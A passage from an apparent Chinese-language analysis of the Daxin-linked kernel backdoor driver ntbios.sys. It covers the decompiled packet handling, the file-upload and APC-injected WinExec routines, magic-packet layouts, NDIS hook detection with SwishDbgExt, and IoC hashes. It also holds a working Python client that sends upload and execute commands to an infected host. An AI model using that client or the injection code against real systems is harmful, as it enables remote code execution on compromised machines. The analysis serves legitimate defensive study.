    if ( *(EtherHdr + 0x17) == 6 )              // Protocol TCP = 6
    {
      IPv4_IHL = *(EtherHdr + 0xE) & 0xF;       // IPv4->IHL(4)
                                                // The IPv4 header is variable in size due to the opt
                                                // The IHL field contains the size of the IPv4 header
                                                // The minimum value for this field is 5,[38] which i
                                                // As a 4-bit field, the maximum value is 15, this me
      TCP = EtherHdr + 4 * IPv4_IHL + 0xE;      // hlen = ip.ip_hl << 2
      TCP_HLEN = (*(EtherHdr + 4 * IPv4_IHL + 0x1A) >> 2) & 0xFC;
      Data = TCP_HLEN + TCP;
      if ( (HIBYTE(*(EtherHdr + 0x10)) + (*(EtherHdr + 0x10) << 8)) - 4 * IPv4_IHL - TCP_HLEN >= 4
        && sub_B2258080(EtherHdr, TCP, Data) )
      {
        return *(Data + 4) == 1;
      }
      if ( sub_B2258930(EtherHdr, TCP, 0) )
        return 1;
      if ( *(EtherHdr + 0x1A) == IPv4_SrcAddr )
      {
        if ( (*(TCP + 0xD) & 2) != 0 )
          sub_B2258040(EtherHdr, TCP);
00002383 sub_B2257F10:26 (B2257F83)
```

此時就可以看到後門在處理封包的函數，會先判斷封包開頭是否為 DWORD = 0x9910，如果是再判斷下一個 DWORD 值是 1(上傳檔案) 或 2(WinExec 執行程式)。

```
13  v3 = 0;
14  if ( *Data != 0x9910 )
15    return 0;
16  v5 = *(Data + 4);                                   // Command
17  if ( v5 )
18  {
19    v6 = v5 - 1;
20    if ( !v6 )                                        // UploadFile = 1
21    {
22      TCP_Header = *TCP_Hdr;
23      IPv4_SrcAddr = *(EtherHdr + 0x1A);
24      UploadFile(EtherHdr, TCP_Hdr);
25      return 1;
26    }
27    if ( v6 == 1 )                                    // RunExec = 2
28    {
29      Ring3ShellCode_APCInject((Data + 0xC));
30      return 1;
31    }
32  }
33  else
34  {
35    if ( *(Data + 0xC) )
36      sub_B22583C0(a1, *(Data + 0xC));
37    IPv4_SrcAddr = *(EtherHdr + 0x1A);
38    IPv4_DstAddr = *(EtherHdr + 0x1E);
39    dword_B22A9C8C = *(Data + 8);
40    v7 = *(EtherHdr + 6);
41    dword_B22A9C84 = v7;
42    word_B22A9C88 = *(EtherHdr + 0xA);
43    dword_B22A9C94 = *EtherHdr;
44    word_B22A9C98 = *(EtherHdr + 4);
00002480 sub_B2258080:11 (B2258080)
```

上傳檔案

可以看到 UploadFile 函數，會使用 IoQueueWorkItem 去執行 CreateDummyExecutableFile 的函數，並傳入 PoolWithTag 的參數進去，PoolWithTag[1] = 2表示建立檔案，而 PoolWithTag[1] = 1 表示寫檔案，而建立完檔案後，會繼續去呼叫 sub_B2258930 的函數，此函數是繼續接收資料(重組)，收完資料後會去寫檔。

```
unsigned int __stdcall UploadFile(int EtherHdr, int TCP_Hdr)
{
  int ipv4_ihl; // ebx
  unsigned int result; // eax
  _DWORD *PoolWithTag; // esi
  struct _IO_WORKITEM *WorkItem; // eax
  char v7[16]; // [esp+Ch] [ebp-10h] BYREF
  unsigned int TCP_Hdra; // [esp+24h] [ebp+8h]

  ipv4_ihl = (HIBYTE(*(EtherHdr + 0x10)) + (*(EtherHdr + 0x10) << 8));
  result = ipv4_ihl - ((*(TCP_Hdr + 0xC) >> 2) & 0xFFFFFFFC) - 4 * (*(EtherHdr + 0xE) & 0xF);
  strcpy(v7, "\\DosDevices\\");
  TCP_Hdra = result;
  if ( result < 0x10C )
    return result;
  SeqNum = sub_B2258B80(*(TCP_Hdr + 8));
  dword_B22A9A24 = sub_B2258B80(*(TCP_Hdr + 4)) + 0x10C;
  word_B2269A00 = 0xE000;
  dword_B22A9A20 = 0;
  strcpy(dstFileName, v7);
  strcat(dstFileName, (ipv4_ihl - TCP_Hdra + EtherHdr + 0x1A));
  PoolWithTag = ExAllocatePoolWithTag(NonPagedPool, 0x10u, 'kcaP');
  WorkItem = IoAllocateWorkItem(DeviceObject);
  *PoolWithTag = WorkItem;
  PoolWithTag[3] = 0x40;
  PoolWithTag[2] = dstFileName;
  PoolWithTag[1] = 2;
  IoQueueWorkItem(WorkItem, CreateDummyExecutableFile, DelayedWorkQueue, PoolWithTag);
  memset(&unk_B22A9A40, 0, 0x100u);
  return sub_B2258930(EtherHdr, TCP_Hdr, 0x10C);
}
```


這裡可以看到會設定 PoolWithTag[1] = 1，之後也是一樣會去呼叫 CreateDummyExecutableFile 函數。

```
24  v7 = (HIBYTE(*(EtherHdr + 0x10)) + (*(EtherHdr + 0x10) << 8)) - v5 - v6;
25  v16[2] = &v3[v6 + v5 + a3];
26  v17 = sub_B2258B80(*(TCP_Hdr + 4));
27  v16[0] = a3 + v17 - dword_B22A9A24;
28  v16[1] = v17 - dword_B22A9A24 + v7 - 1;
29  v8 = sub_B2258DB0(v16);
30  if ( v8 >= 0 )
31  {
32    v11 = (&unk_B22A9A40 + 0x10 * v8);
33    v12 = v11[1] - *v11 + 1;
34    if ( !*v11 )
35    {
36      sub_B2258BD0(v12 + dword_B22A9A24, v9, EtherHdr, TCP_Hdr, v12 + dword_B22A9A24, 0);
37      if ( (2 * v12) <= 0xE000 && (*(TCP_Hdr + 0xD) & 1) == 0 )
38        return 1;
39      sub_B2258AC0(v11);
40    }
41  }
42  else
43  {
44    sub_B2258BD0(v10, v9, EtherHdr, TCP_Hdr, dword_B22A9A24, 0);
45  }
46  if ( (*(TCP_Hdr + 0xD) & 1) == 0 )
47    return 1;
48  TCP_Header = 0;
49  sub_B2258BD0(v10, v9, EtherHdr, TCP_Hdr, dword_B22A9A24, 1);
50  PoolWithTag = ExAllocatePoolWithTag(NonPagedPool, 0x10u, 'kcaP');
51  WorkItem = IoAllocateWorkItem(DeviceObject);
52  *PoolWithTag = WorkItem;
53  PoolWithTag[3] = dword_B22A9A20;
54  PoolWithTag[2] = &unk_B2269A20;
55  PoolWithTag[1] = 1;
56  IoQueueWorkItem(WorkItem, CreateDummyExecutableFile, DelayedWorkQueue, PoolWithTag);
00002D97 sub_B2258930:22 (B2258997)
```

如果 PoolWithTag[1] 為 2 會使用 ZwCreateFile 建檔，如果為 1 將會呼叫 ZwWriteFile 寫檔案。

```
21  ObjectAttributes.Attributes = 0x240;
22  v4 = v3 - 1;
23  ObjectAttributes.SecurityDescriptor = 0;
24  ObjectAttributes.SecurityQualityOfService = 0;
25  if ( v4 )
26  {
27    if ( v4 == 1 && ZwCreateFile(&FileHandle, 4u, &ObjectAttributes, &IoStatusBlock, 0, 0x80u, 0, 0, 0x20u, 0, 0) >= 0
28      ZwClose(FileHandle);
29  }
30  else if ( ZwCreateFile(&FileHandle, 4u, &ObjectAttributes, &IoStatusBlock, 0, 0x80u, 0, 3u, 0x20u, 0, 0) >= 0 )
31  {
32    ZwWriteFile(FileHandle, 0, 0, 0, &IoStatusBlock, *(Context + 2), *(Context + 3), 0, 0);
33    ZwClose(FileHandle);
34  }
35  RtlFreeUnicodeString(&DestinationString);
36  IoFreeWorkItem(*Context);
37  ExFreePool(Context);
38 }
00002C8B CreateDummyExecutableFile:25 (B225888B)
```

封包內容：



noname

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	10	99	00	00	01	00	00	00	00	00	00	00	63	3A	5C	74	™ c:\t
00000010	65	73	74	2E	74	78	74	00	00	00	00	00	00	00	00	00	est.txt
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000100	00	00	00	00	00	00	00	00	00	00	00	00					

noname

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000010	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	
00000020	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	!"#$%&'()*+,-./
00000030	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	0123456789:;<=>?
00000040	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	@ABCDEFGHIJKLMNO
00000050	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	PQRSTUVWXYZ[\]^_
00000060	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	`abcdefghijklmno
00000070	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	pqrstuvwxyz{|}~
00000080	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	€ ‚ƒ„…†‡ˆ‰Š‹Œ Ž
00000090	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	‘’“”•–—˜™š›œ žŸ
000000A0	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	¡¢£¤¥¦§¨©ª«¬®¯
000000B0	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	°±²³´µ¶·¸¹º»¼½¾¿
000000C0	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏ
000000D0	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	ÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞß
000000E0	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	àáâãäåæçèéêëìíîï
000000F0	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF	ðñòóôõö÷øùúûüýþÿ

執行程式

在驅動程式開始時，會去取 services.exe 的 EPROCESS 及 PEB 裡面找 kernel32.dll!WinExec 函數位址，如果都有找到，那會切到 WorkerRoutine 函數裡面去執行，執行程式的指令會經由 PoolWithTag 帶入。

```
1  int __stdcall Ring3ShellCode_APCInject(const char *a1)
2  {
3    PVOID PoolWithTag; // ebx
4    struct _IO_WORKITEM *WorkItem; // eax
5
6    if ( !Process || !WinExec )
7      return 0xC0000001;
8    PoolWithTag = ExAllocatePoolWithTag(NonPagedPool, 0x108u, 'kcaP');
9    *PoolWithTag = 0;
10   *(PoolWithTag + 1) = Process;
11   strcpy(PoolWithTag + 8, a1);                    // WinExec - execute path
12   WorkItem = IoAllocateWorkItem(DeviceObject);
13   IoQueueWorkItem(WorkItem, WorkerRoutine, DelayedWorkQueue, PoolWithTag);
14   return 0x103;
15 }
```

這裡有一份 Ring3 的 Shellcode 會填入 WinExec API 的進入點，還有寫入要執行的指令，之後利用 APC 注入，執行 Shellcode 。

```
13   PoolWithTag = ExAllocatePoolWithTag(NonPagedPool, 0x30u, 'kcaP');
14   v10 = PoolWithTag;
15   if ( PoolWithTag )
16   {
17     Mdl = IoAllocateMdl(Ring3_WinExec_Shellcode_Payload, 0x112u, 0, 0, 0);
18     ::Mdl = Mdl;
19     if ( Mdl )
20     {
21       MmProbeAndLockPages(Mdl, 0, IoWriteAccess);
22       v4 = __readcr0();
23       __writecr0(v4 & 0xFFFEFFFF);
24       *(Ring3_WinExec_Shellcode_Payload + 1) = WinExec;
25       memset(Ring3_WinExec_Shellcode_Payload + 0x12, 0, 0x100u);
26       qmemcpy(Ring3_WinExec_Shellcode_Payload + 0x12, Context + 8, strlen(Context + 8));
27       v5 = __readcr0();
28       __writecr0(v5 | 0x10000);
29       KeAttachProcess(Process);
30       v6 = MmMapLockedPagesSpecifyCache(::Mdl, 1, MmCached, 0, 0, 0x10u);
31       if ( v6 )
32       {
33         v7 = __readcr0();
34         __writecr0(v7 & 0xFFFEFFFF);
35         v6[2] = v6 + 0x12;
36         v8 = __readcr0();
37         __writecr0(v8 | 0x10000);
38         KeDetachProcess();
39         v9 = sub_B2257BF0(*(Context + 1));      // Thread
40         *Context = v9;
41         KeInitializeApc(v10, v9, 0, sub_B2257C50, 0, v6, 1, 0);
42         *(dword_B225B99C + *Context + 0x16) = 1;
43         ExFreePool(Context);
44         if ( !KeInsertQueueApc(v10, 0, 0, 0) )
00001EDF WorkerRoutine:44 (B2257ADF)
```

封包內容：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	10	99	00	00	02	00	00	00	00	00	00	00	63	3A	5C	57	™ c:\W
00000010	69	6E	64	6F	77	73	5C	53	79	73	74	65	6D	33	32	5C	indows\System32\
00000020	63	61	6C	63	2E	65	78	65	00								calc.exe

PoC 程式

可任意 Port，但 TCP 連線必須能建立起來。

```
 poc.py 192.168.222.140 135 upload c:\test.exe z:\winver.exe
poc.py 192.168.222.140 135 exec calc
```

```
 #!/usr/bin/env python3
import socket
import os
import struct
import argparse

UPLOAD  = (0x00009910, 0x00000001, 0x00000000)
EXECUTE = (0x00009910, 0x00000002, 0x00000000)

parser = argparse.ArgumentParser()
for _ in ('ip', 'port', 'cmd', 'rfile'):
    parser.add_argument(_)
parser.add_argument('lfile', nargs='*')
args = parser.parse_args()

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((socket.gethostbyname(args.ip), int(args.port)))
    if args.cmd == 'exec':
        s.send(struct.pack("<3I", *EXECUTE) + args.rfile.encode('ascii') + b'\x00')
    elif args.cmd == 'upload':
        fn = args.rfile.encode('ascii')
        s.send(struct.pack("<3I", *UPLOAD) + fn + b'\x00'*(0x100-len(fn)))
        with open(args.lfile[0], 'rb') as f:
            s.send(f.read())
    s.close()
except socket.error as err:
    print("socket error %s" %(err))
```

使用 SwishDbgExt 檢查 NDIS Hook

這裡可以使用 Windbg 外掛 SwishDbgExt [3] 來檢查是否有被 Hooking，可以看到在還沒載入惡意的驅動時，出來是乾淨的，並沒有掃到什麼東西。

```
 0: kd> !load SwishDbgExt
       SwishDbgExt 3.0.20180330.1 - Incident Response & Digital Forensics Debugging Extension
       SwishDbgExt Copyright (C) 2016 Comae Technologies FZE
       SwishDbgExt Copyright (C) 2014-2016 Matthieu Suiche (@msuiche) - http://msuiche.net
```

```
       This program comes with ABSOLUTELY NO WARRANTY; for details type `show w'.
       This is free software, and you are welcome to redistribute it
       under certain conditions; type `show c' for details.
0: kd> !ms_scanndishook
ndis image: ffffffff7347000-ffffffff7373980
Ndis build: Free
Ndis build date: Apr 13 2008
Ndis build time: 10:50:45
Ndis built by: adubey
Scanning network protocol list...
Scanning network adapter list...
Scanning network binder list...
Scanning network mini-driver list...
```

當載入 ntbios.sys 後，需先執行 .reload /f 重新載入 symbols 後，再次執行 !ms_scanndishook，可以發現一堆 Protocol handler 都被修改了。

```
 0: kd> .reload /f
0: kd> !ms_scanndishook
ndis image: ffffffff7347000-ffffffff7373980
Ndis build: Free
Ndis build date: Apr 13 2008
Ndis build time: 10:50:45
Ndis built by: adubey
Scanning network protocol list...
   Hooked handler: ResetCompleteHandler (0xFFFFFFFFEE072530) from protocol XFIREWALLL (Rule #2 - "Non-whiteliste
   Hooked handler: WanSendCompleteHandler (0xFFFFFFFFEE075040) from protocol XFIREWALLL (Rule #2 - "Non-whitelis
   Hooked handler: SendCompleteHandler (0xFFFFFFFFEE075040) from protocol XFIREWALLL (Rule #2 - "Non-whitelisted
   Hooked handler: StatusCompleteHandler (0xFFFFFFFFEE074620) from protocol XFIREWALLL (Rule #2 - "Non-whitelist
   Hooked handler: StatusHandler (0xFFFFFFFFEE074610) from protocol XFIREWALLL (Rule #2 - "Non-whitelisted NDIS
   Hooked handler: ReceiveHandler (0xFFFFFFFFEE074600) from protocol XFIREWALLL (Rule #2 - "Non-whitelisted NDIS
   Hooked handler: ReceivePacketHandler (0xFFFFFFFFEE0745F0) from protocol XFIREWALLL (Rule #2 - "Non-whiteliste
   Hooked handler: ReceiveCompleteHandler (0xFFFFFFFFEE074620) from protocol XFIREWALLL (Rule #2 - "Non-whitelis
   Hooked handler: WanReceiveHandler (0xFFFFFFFFEE074600) from protocol XFIREWALLL (Rule #2 - "Non-whitelisted N
   Hooked handler: WanTransferDataCompleteHandler (0xFFFFFFFFEE074610) from protocol XFIREWALLL (Rule #2 - "Non-
   Hooked handler: TransferDataCompleteHandler (0xFFFFFFFFEE074610) from protocol XFIREWALLL (Rule #2 - "Non-whi
   Hooked handler: CloseAdapterCompleteHandler (0xFFFFFFFFEE072EA0) from protocol XFIREWALLL (Rule #2 - "Non-whi
   Hooked handler: OpenAdapterCompleteHandler (0xFFFFFFFFEE072E80) from protocol XFIREWALLL (Rule #2 - "Non-whit
   Hooked handler: RequestCompleteHandler (0xFFFFFFFFEE072A70) from protocol XFIREWALLL (Rule #2 - "Non-whitelis
   Hooked handler: ReceiveHandler (0xFFFFFFFFEEDBD6B5) from protocol TCPIP (Rule #3 - "Function handler detour")
   Hooked handler: ReceivePacketHandler (0xFFFFFFFFEEDB8800) from protocol TCPIP (Rule #3 - "Function handler de
   Hooked handler: WanReceiveHandler (0xFFFFFFFFEEDBD6B5) from protocol TCPIP (Rule #3 - "Function handler detou
Scanning network adapter list...
Scanning network binder list...
   Hooked handler: ResetCompleteHandler (0xFFFFFFFFEE072530) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA
```

```
    Hooked handler: SendCompleteHandler (0xFFFFFFFFEE075040) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3
    Hooked handler: StatusCompleteHandler (0xFFFFFFFFEE074620) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40B
    Hooked handler: StatusHandler (0xFFFFFFFFEE074610) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE}
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE
    Hooked handler: ReceiveHandler (0xFFFFFFFFEE074600) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE
    Hooked handler: ReceivePacketHandler (0xFFFFFFFFEE0745F0) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA
    Hooked handler: ReceiveCompleteHandler (0xFFFFFFFFEE074620) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40
    Hooked handler: RequestCompleteHandler (0xFFFFFFFFEE072A70) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{D58EC023-D4D8-4AFF-A598-EAC0119196D8} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{D58EC023-D4D8-4AFF-A598-EAC0119196D8
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE
    Hooked handler: ReceiveHandler (0xFFFFFFFFEEDBD6B5) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE
    Hooked handler: ReceivePacketHandler (0xFFFFFFFFEEDB8800) from binder \DEVICE\{6396853A-1B29-478A-B724-0C40BA
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{090574D5-3AB6-46FD-B541-8608BB450655} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{090574D5-3AB6-46FD-B541-8608BB450655
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{502EA784-6402-4E9A-85F5-9670874115F6} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{502EA784-6402-4E9A-85F5-9670874115F6
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{502EA784-6402-4E9A-85F5-9670874115F6} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{502EA784-6402-4E9A-85F5-9670874115F6
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{502EA784-6402-4E9A-85F5-9670874115F6} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{502EA784-6402-4E9A-85F5-9670874115F6
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\NDISWANIP (Rule #3 - "Function handler o
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\NDISWANIP (Rule #3 - "Function handle
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{5277D9CE-C08B-4B91-8CC8-D1E8A33C3A82} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{5277D9CE-C08B-4B91-8CC8-D1E8A33C3A82
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{5277D9CE-C08B-4B91-8CC8-D1E8A33C3A82} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{5277D9CE-C08B-4B91-8CC8-D1E8A33C3A82
    Hooked handler: SendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{5277D9CE-C08B-4B91-8CC8-D1E8A33C3A82} (
    Hooked handler: WanSendHandler (0xFFFFFFFFF734787B) from binder \DEVICE\{5277D9CE-C08B-4B91-8CC8-D1E8A33C3A82
Scanning network mini-driver list...
```

IoC

file name	md5	compiler-stamp (UTC)	type
APIData.exe	af2d3c1360a93b0862ec8fb72738e1fa	2008-07-18 02:54:24	exe
ntbios.sys	f242cffd9926c0ccf94af3bf16b6e527	2008-07-18 01:29:43	sys
ntbios.sys	0ae30291c6cbfa7be39320badd6e8de0	2009-03-26 02:44:42	sys

參考

1.
2.
3.

Source: https://teamt5.org/tw/posts/backdoor-of-driver-analysis-Daxin/